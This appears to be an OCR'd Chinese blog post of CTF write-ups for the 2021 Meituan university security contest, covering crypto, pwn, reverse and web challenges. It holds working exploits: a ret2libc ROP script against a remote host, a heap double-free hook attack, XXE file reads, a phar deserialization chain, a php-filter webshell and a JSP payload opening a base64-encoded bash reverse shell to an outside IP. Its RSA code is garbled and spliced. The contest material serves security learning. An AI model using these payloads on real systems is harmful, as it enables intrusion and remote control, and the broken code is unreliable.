第四届2021美团网络安全高校挑战赛初赛部分wp

原创

七堇墨年 于 2021-12-23 00:34:54 发布 643 收藏

文章标签： 安全

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/justruofeng/article/details/122097686

版权

第四届2021美团网络安全高校挑战赛初赛

公众号：Th0r安全

文章目录


Crypto

Symbol

打开附件发现一张图片

$$\flat \lambda \alpha \gamma \{ \forall \uplus \nu \_ \Lambda \alpha T \epsilon \Xi \_ M \approx \triangleleft \hbar \}$$

发现是 LaTeX 数学符号，对照网址：https://blog.csdn.net/LCCFlccf/article/details/89643585，分别找出每个字符所代表的单词：
flatlambdaalphagamma{foralluplusnu_LambdaalphaTepsilonXi_Mapproxtrianglelefthbar}太长了，然后发现前四个的首字母拼出来为 flag，选取每个首字母为：flag{fun_LaTeX_Math}
将 flag{}中字母 md5 得到 flag



flag{e1b217dc3b5e90b237b45e0a636e5a86}

hamburgerRSA

原题，参考链接 https://huangx607087.online/2021/08/03/CryptoCTFWriteUp1/#toc-heading-5
中的 4.hamul
exp 如下

```
from Crypto.Util.number import *
import gmpy2
n =
17726912575650865254624232606513840297154275111242332603388086286882216423445228073817024558979847403304746092055255001896857126797828375674272223192245119 3
c =
47718022601324543399078395957095083753201631332808949406927091589044837556469300807728484035581447960954603540348152501053100067139486887367207461593404096
e = 65537
def getpq(p,q):
P = int(str(p) + str(p))
Q = int(str(q) + str(q))
PP = int(str(P) + str(Q))
QQ = int(str(Q) + str(P))
return PP,QQ
p,q=9788542938580474429 , 18109858317913867117
p,q=getpq(p,q)
phi=(p-1)*(q-1)
```

```
d=inverse(e,phi)
print(long_to_bytes(pow(c,d,n)))
# #Sagemath
#
n=177269125756508652546242326065138402971542751112423326033880862868822
16423445228073817024558979847403304746092055255001896857126797828375674272223192245119 3
# 177269125756508652526742722231922451193
# n=n - 2*(10**136)
# H,L=n//10**136,n%10**19
# factor(int(str(H)+str(L)))
# #9788542938580474429 * 18109858317913867117
for i in table:
for j in table:
for k in table:
tmp = i + j + k
num = int(str1 + tmp + str2)
print(factor(num))
print(b'\n'from Crypto.Util.number import *
import gmpy2
n =
177269125756508652546242326065138402971542751112423326033880862868822
16423445228073817024558979847403304746092055255001896857126797828375674272223192245119 3
c =
477180226013245433990783959570950837532016313328089494069270915890448
37556469300807728484035581447960954603540348152501053100067139486887367207461593404096
e = 65537
def getpq(p,q):
P = int(str(p) + str(p))
Q = int(str(q) + str(q))
PP = int(str(P) + str(Q))
QQ = int(str(Q) + str(P))
return PP,QQ
p,q=9788542938580474429 , 18109858317913867117
p,q=getpq(p,q)
phi=(p-1)*(q-1)
d=inverse(e,phi)
print(long_to_bytes(pow(c,d,n)))
# #Sagemath
#
n=177269125756508652546242326065138402971542751112423326033880862868822
16423445228073817024558979847403304746092055255001896857126797828375674272223192245119 3
# 177269125756508652526742722231922451193
# n=n - 2*(10**136)
# H,L=n//10**136,n%10**19
# factor(int(str(H)+str(L)))
# #9788542938580474429 * 18109858317913867117
for i in table:
for j in table:
for k in table:
tmp = i + j + k
num = int(str1 + tmp + str2)
print(factor(num))
print(b'\n')
```

flag{f8d8bfa5-6c7f-14cb-908b-abc1e96946c6}

PWN

babyrop

泄露 canary 然后 ret2libc，算出 libc 基地址，然后找出 system 和 binsh 在 libc 里面的地址加上 libc 基地址就是他们真正的地址。再找寄存器来控制返回地址，这里选用 poprdi 来做为控制寄存器。rsp 和 rbp 用来进行栈迁移。
exp:

```
from pwn import *
import time
io=process('./br')
io=remote('123.56.122.14',22392)
elf=ELF("./br")
libc=ELF("/lib/x86_64-linux-gnu/libc.so.6")
context.log_level='debug'
rdi=0x0000000000400913
io.recv()
io.send('a'*0x18+'b')
io.recvuntil('b')
canary=u64(io.recv(7).rjust(8,'\x00'))
io.recv()
io.sendline(str(0x4009ae))
io.recv()
io.send('a'*0x18+p64(canary)+p64(0x601928)+p64(0x40072e))
io.send('a'*0x18+p64(canary)+p64(0x601940)+p64(0x40072e))
io.send(p64(canary)+p64(0x601950)+p64(rdi)+p64(elf.got['puts'])+p64(e
lf.plt['puts'])+p64(0x400717))
libc_base=u64(io.recvuntil("\x7f")[-6:].ljust(8,"\x00"))-libc.sym['pu
ts']
system=libc_base+libc.sym['system']
sh=libc_base+libc.search('/bin/sh').next()
io.send('a'*0x18+p64(canary)+p64(0x601960)+p64(0x40072e))
io.send(p64(canary)+p64(0x0000000000400284)+p64(rdi)+p64(sh)+p64(syst
em))
io.interactive()
```

flag{16d5f886-2720-450c-b82e-7a0def2bed46}

bookshop

uaf,2.31 给的大小很大没什么用，无 edit 那就最好想到 fastbin double free。利用 double free 修改 chunk size 构造 0x420 大小的 chunk 避开 tcache 减少堆的数量，毕竟这题目就是故意的只给 24 个 chunk。
构造完成后可以泄露 libc，再去利用第一次构造遗留下的指针，按特定顺序 free即可形成循环链表，直接改 fd，最后 hook attack
我们可以看下 tc 链表

```
pwndbg> bin
tcachebins
0x80 [ 3]: 0x5555555592a0 —▸ 0x5555555592b0 —▸ 0x555555559320 ◂— 0x421
```

我们再去看看 0x2b0 里面的东西就可以一目了然了

```
pwndbg> x/32gx 0x5555555592b0
0x5555555592b0: 0x0000555555559320 0x0000555555559010
0x5555555592c0: 0x00005555555592a0 0x00005555555592a0
0x5555555592d0: 0x0000000000000421 0x0000000000000421
```


就是一个简单的循环链表，下次申请读写区域就是在 0x2a0 但是 2a0 是 free 态，fd 有效直接写入 hook 完

```
from pwn import *
r=process('./bookshop')
#context.log_level='debug' libc=ELF('/lib/x86_64-linux-gnu/libc.so.6')
def add(con):
r.sendlineafter(">> ",str(1))
r.sendafter("> ",con)
def dele(idx):
r.sendlineafter(">> ",str(2))
r.sendlineafter("bag?\n",str(idx))
def show(idx):
r.sendlineafter(">> ",str(3))
r.sendlineafter("read?\n",str(idx))
r.recv()
r.sendline(str(0x78))
for i in range(9):
add('1')#0-8
for i in range(9):
dele(i)
dele(7)
show(2)
r.recvuntil("t: ")
base=u64(r.recv(6)+b'\x00'*2)-0x70
print(hex(base))
for i in range(7):
add(p64(0x421)*14)#9-15 伪造 chunk
add(p64(base)+p64(0))#16
add(p64(0x21)*14)#17
add(p64(0x21)*14)#18 17-18 是为了绕过合并检测
add('a')#19
dele(19)
show(19)
r.recvuntil("t: ")
libc_base=u64(r.recv(6)+b'\x00'*2)-0x1ebbe0
print(hex(libc_base))
f_hook = libc_base+libc.sym['__free_hook']
system = libc_base+libc.sym['system']
add('a')#20
dele(1)
dele(19)
dele(0)
add(p64(0)*2+p64(f_hook))#21
add('/bin/sh\x00')#22
add(p64(system))#23
dele(22)
#gdb.attach(r)
r.interactive()
```

Misc

Un(ix)zip

拿到附件解压出来，是一堆文件，打开是 0 字节的数字，根据出现的数字挨个排列出来字母，就有了一串 base64，但是是全大写，根据内容拼成有意义的字母得到 flag



字符串：


ZmxhZ3tXZWxjMG1lX1VuejFwX1dvbmRlcjR9

得到 flag：flag{Welc0me_Unz1p_Wonder4}


Reverse

Random

程序随机数没有指定随机种子，第一个随机为固定值，因此使用其做种子之后整个序列都是固定的，但是程序逻辑有点小坑没有写出复现代码，所以直接动调拿结果：
在这里下断点




执行后在弹窗让 IDA 自动把异常传给程序 触发断点后就可以跟进拿到运算结果



这里我的输入是 48 个 1，所以
Flag=ord(“1”)^ byte_983370[i]^ byte_E62138[i]
byte_E62138 是程序写死的，byte_983370 是上图动调的运行结果
写脚本得到 flag

```
#include <stdio.h>
#include <stdbool.h>
#include <iostream>
#include<stdint.h>
using namespace std;
char byte_E62138[44]={0x3E, 0xCD, 0xAA, 0x8E, 0x96, 0x1F, 0x89, 0xCD, 0xDB, 0xF1, 0x70, 0xF2, 0xA9, 0x9C, 0xC2,
0x8B, 0xF2, 0xFE, 0xAD, 0x8B, 0x58, 0x7C, 0x2F, 0x3, 0x4A, 0x65, 0x31, 0x89, 0x76, 0x57, 0x88, 0xDF, 0xB8, 0xE9,
 0x1, 0xE9, 0xDE, 0xE5, 0x86, 0x68, 0x8F, 0x24, 0xD3, 0x5A};
char key[44] =
{0x69,0x90,0xFA,0xD8,0xDC,0x1D,0xDD,0xCA,0xD8,0xF5,0x27,0xA6,0xA8,0x80,0x95,0xD8,0xF2,0
xF7,0xB1,0x8E,0x0F,0x75,0x29,0x1F,0x42,0x67,0x63,0x89,0x6A,0x57,0xDC,0x8D,0xBB,0xE9,0x07 , 0xBE,0xD7,0xE2,0x80,0
x60,0x88,0x68,0xD3,0x5A};
int v4; // eax
int __cdecl main(int argc, const char** argv, const char** envp){
int v3; // ecx
int v5; // esi
int v6; // edx
int v7; // ecx
int v8; // esi
int v9; // eax
char* v10; // eax
int v12; // [esp-4h] [ebp-2Ch]
const char** v13; // [esp+0h] [ebp-28h]
const char** v14; // [esp+4h] [ebp-24h]
for (int i = 0; i < 44; i++) {
byte_E62138[i] ^= key[i]^49;
}
cout << byte_E62138 << endl;
return 0;
}
```

运行输出就是 flag



flag{3e625fe0-fb18-4f87-93c1-1ec217f86796}

Web

UpStorage

登录那里能 xml 注入读文件

```
<?xml version="1.0" ?>
<!DOCTYPE feng [
<!ENTITY file SYSTEM "php://filter/read=convert.base64-encode/resource=/etc/passwd">
]>
<user><username>&file;</username><password>feng1</password></user>
```

读一下 login.php，upload.php，class.php

```php
<?php
session_start();
if (!isset($_SESSION['login'])) {
header("Location: login.php");
die();
}
include "class.php";
if (isset($_FILES["file"])) {
$dst_path = 'upload/'.md5("test".$_SERVER['REMOTE_ADDR']);
@mkdir($dst_path);
file_put_contents($dst_path.'/index.html', 'Nothing!');
$filename = $_FILES["file"]["name"];
$file = new File();
$basename = $file->get_file_name($filename);
$fileext = $file->get_real_ext($_FILES["file"]["type"]);
$dst_path = $dst_path."/".md5($basename).$fileext;
$filezise = $file->get_file_size($filename);
if (strlen($filename) < 70 && strlen($filename) !== 0) {
move_uploaded_file($_FILES["file"]["tmp_name"], $dst_path);
$response = array("success" => true, "message" => "File upload success", "filesize" =>
$filezise);
Header("Content-type: application/json");
echo json_encode($response);
} else {
$response = array("success" => false, "error" => "Invaild filename");
Header("Content-type: application/json");
echo json_encode($response);
}
}
?>
```

```php
<?php
session_start();
if (isset($_SESSION['login'])) {
header("Location: index.php");
die();
}
?>
<?php
ini_set("display_errors", "On");
error_reporting(E_ALL | E_STRICT);
include "class.php";
libxml_disable_entity_loader(false);
$xmlfile = file_get_contents('php://input');
try{
$dom = new DOMDocument();
$dom->loadXML($xmlfile, LIBXML_NOENT | LIBXML_DTDLOAD);
$creds = simplexml_import_dom($dom);
$username = $creds->username;
$password = $creds->password;
$user = new User();
if (strlen($username) < 20 && $user->verify_user($username, $password)) {
$_SESSION['login'] = true;
$_SESSION['address'] = $_SERVER['REMOTE_ADDR'];
$result = sprintf("<result><code>%d</code><msg>%s</msg></result>",1,$username);
header('Content-Type: text/html; charset=utf-8');
echo $result;
die("<script>window.location.href='index.php';</script>");
} else{
$result = sprintf("<result><code>%d</code><msg>%s</msg></result>",0,$username);
header('Content-Type: text/html; charset=utf-8');
die($result);
}
}catch(Exception $e) {
$result =
sprintf("<result><code>%d</code><msg>%s</msg></result>",3,$e->getMessage());
header('Content-Type: text/html; charset=utf-8');
echo $result;
}
?>
```

```php
<?php
abstract class Users {
public $db;
abstract public function verify_user($username, $password);
abstract public function check_user_exist($username);
abstract public function add_user($username, $password);
abstract protected function eval();
public function test() {
$this->eval();
}
}
class User extends Users {
public $db;
private $func;
protected $param;
public function __construct() {
global $db;
$this->db = $db;
}
```

```
public function verify_user($username, $password) {
if (!$this->check_user_exist($username)) {
return false;
}
$password = md5($password . "7a28b8eb92558ea2");
$stmt = $this->db->prepare("SELECT `password` FROM `users` WHERE `username` = ?;");
$stmt->bind_param("s", $username);
$stmt->execute();
$stmt->bind_result($expect);
$stmt->fetch();
if (isset($expect) && $expect === $password) {
return true;
}
return false;
}
public function check_user_exist($username) {
$stmt = $this->db->prepare("SELECT `username` FROM `users` WHERE `username` = ?
LIMIT 1;");
$stmt->bind_param("s", $username);
$stmt->execute();
$stmt->store_result();
$count = $stmt->num_rows;
if ($count === 0) {
return false;
}
return true;
}
public function add_user($username, $password) {
if ($this->check_user_exist($username)) {
return false;
}
$password = md5($password . "7a28b8eb92558ea2");
$stmt = $this->db->prepare("INSERT INTO `users` (`id`, `username`, `password`) VALUES
(NULL, ?, ?);");
$stmt->bind_param("ss", $username, $password);
$stmt->execute();
return true;
}
protected function eval() {
if (is_array($this->param)) {
($this->func)($this->param);
} else {
die("no!");
}
}
}
class Welcome{
public $file;
public $username;
public $password;
public $verify;
public $greeting;
public function __toString(){
return $this->verify->verify_user($this->username,$this->password);
}
public function __wakeup(){
$this->greeting = "Welcome ".$this->username.":)";
}
}
class File {
```

```
public $filename;
public $fileext;
public $basename;
public function check_file_exist($filename) {
if (file_exists($filename) && !is_dir($filename)) {
return true;
} else {
return false;
}
}
public function get_real_ext($minitype) {
switch ($minitype) {
case 'image/gif':
$this->fileext = ".gif";
return $this->fileext;
case 'image/jpeg':
$this->fileext = ".jpg";
return $this->fileext;
case 'image/png':
$this->fileext = ".png";
return $this->fileext;
default:
$this->fileext = ".gif";
return $this->fileext;
}
}
public function get_file_name($filename) {
$pos = strrpos($filename, ".");
if ($pos !== false) {
$this->basename = substr($filename, 0, $pos);
return $this->basename;
}
}
public function __call($func, $params) {
foreach($params as $param){
if($this->check_file_exist($param)) {
$this->filename->test();
}
}
}
public function get_file_size($filename) {
$size = filesize($filename);
$units = array(' B', ' KB', ' MB', ' GB', ' TB');
for ($i = 0; $size >= 1024 && $i < 4; $i++) $size /= 1024;
return round($size, 2).$units[$i];
}
}
class Logs {
public $log;
public function log() {
$log = $_GET['log'];
if(preg_match("/rot13|base|toupper|encode|decode|convert|bzip2/i", $log)) {
die("hack!");
}
file_put_contents($log,'<?php exit();'.$log);
}
}
?>
```

很明显的 phar 触发反序列化了，关键在于上传的路径不知道:

```
$dst_path = 'upload/'.md5("test".$_SERVER['REMOTE_ADDR']);
```

本来是知道的，但是经过测试可以发现靶机那边可能还有 apache 的代理，导致了remote_addr 没法知道。但是 login.php 那里把它写在了 session 里面

```
$_SESSION['login'] = true;
$_SESSION['address'] = $_SERVER['REMOTE_ADDR'];
```

拿上面的 xml 读文件读一下 session 即可得到路径，session 文件的位置经过测试是在 `/var/lib/php/sessions/` 。反序列化不说了，很容易构造，生成 phar

```
<?php
abstract class Users {
public $db;
abstract public function verify_user($username, $password);
abstract public function check_user_exist($username);
abstract public function add_user($username, $password);
abstract protected function eval();
public function test() {
$this->eval();
}
}
class User extends Users {
public $db;
private $func;
protected $param;
public function __construct() {
global $db;
//$this->db = $db;
$this->func = "call_user_func";
$this->param = ["Logs","log"];
}
public function verify_user($username, $password) {
if (!$this->check_user_exist($username)) {
return false;
}
$password = md5($password . "7a28b8eb92558ea2");
$stmt = $this->db->prepare("SELECT `password` FROM `users` WHERE `username` = ?;");
$stmt->bind_param("s", $username);
$stmt->execute();
$stmt->bind_result($expect);
$stmt->fetch();
if (isset($expect) && $expect === $password) {
return true;
}
return false;
}
public function check_user_exist($username) {
$stmt = $this->db->prepare("SELECT `username` FROM `users` WHERE `username` = ?
LIMIT 1;");
$stmt->bind_param("s", $username);
$stmt->execute();
$stmt->store_result();
$count = $stmt->num_rows;
if ($count === 0) {
return false;
}
```

```
return true;
}
public function add_user($username, $password) {
if ($this->check_user_exist($username)) {
return false;
}
$password = md5($password . "7a28b8eb92558ea2");
$stmt = $this->db->prepare("INSERT INTO `users` (`id`, `username`, `password`) VALUES
(NULL, ?, ?);");
$stmt->bind_param("ss", $username, $password);
$stmt->execute();
return true;
}
protected function eval() {
if (is_array($this->param)) {
//var_dump($this->param);
($this->func)($this->param);
} else {
die("no!");
}
}
}
class Welcome{
public $file;
public $username;
public $password;
public $verify;
public $greeting;
public function __construct(){
$this->verify = new File();
//$this->username = new Welcome();
$this->password = "/etc/passwd";
}
public function __toString(){
return $this->verify->verify_user($this->username,$this->password);
}
public function __wakeup(){
$this->greeting = "Welcome ".$this->username.":)";
}
}
class File {
public $filename;
public $fileext;
public $basename;
public function check_file_exist($filename) {
if (file_exists($filename) && !is_dir($filename)) {
return true;
} else {
return false;
}
}
public function __construct(){
$this->filename = new User();
}
public function __call($func, $params) {
foreach($params as $param){
if($this->check_file_exist($param)) {
$this->filename->test();
}
}
```

```
}
}
class Logs {
public $log;
public function log() {
$log = $_GET['log'];
if(preg_match("/rot13|base|toupper|encode|decode|convert|bzip2/i", $log)) {
die("hack!");
}
var_dump($log);
file_put_contents($log,'<?php exit();'.$log);
exit();
}
}
$a = new Welcome();
$a->username = new Welcome();
$a->username->username = "/etc/passwd";
@unlink("phar.phar");
$phar = new Phar("phar.phar"); //后缀名必须为 phar
$phar->startBuffering();
$phar->setStub("<?php __HALT_COMPILER(); ?>"); //设置 stub
$phar->setMetadata($a); //将自定义的 meta-data 存入 manifest
$phar->addFromString("test.txt", "test"); //添加要压缩的文件
//签名自动计算
$phar->stopBuffering();
?>
```

然后后缀改成 png 后上传，然后触发 phar 即可反序列化，触发点不止一个，用 xml 的那个了:

```
<?xml version="1.0" ?>
<!DOCTYPE feng [
<!ENTITY file SYSTEM
"phar:///var/www/html/upload/9603c62adf13a9213ea31b712d5c320f/0cc175b9c0f1b6a831c39
9e269772661.png">
]>
<user><username>&file;</username><password>feng1</password></user>
```

然后就是最后的 log 传参

```
$log = $_GET['log'];
if(preg_match("/rot13|base|toupper|encode|decode|convert|bzip2/i", $log)) {
die("hack!");
}
file_put_contents($log,'<?php exit();'.$log);
exit();
```

```
?log=php://filter/write=string.%7%32ot13|<?=flfgrz($_TRG[0]);?>|/resource=feng.php
```


然后`/readflag`即可。
flag{4299d308-b095-464f-96be-d6306e187917}

HackMe

类似 https://www.anquanke.com/post/id/259487#h2-8 这道题
但是爆破及其麻烦
uft16BE 编

```
<% Runtime.getRuntime().exec("bash -c
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC80Ny4xMDAuMjcuMTE0LzgwNTYgMD4mMQ==}|{base64,-d}
|{bash,-i}"); %
```

文件上传




CSDN @七堇墨年

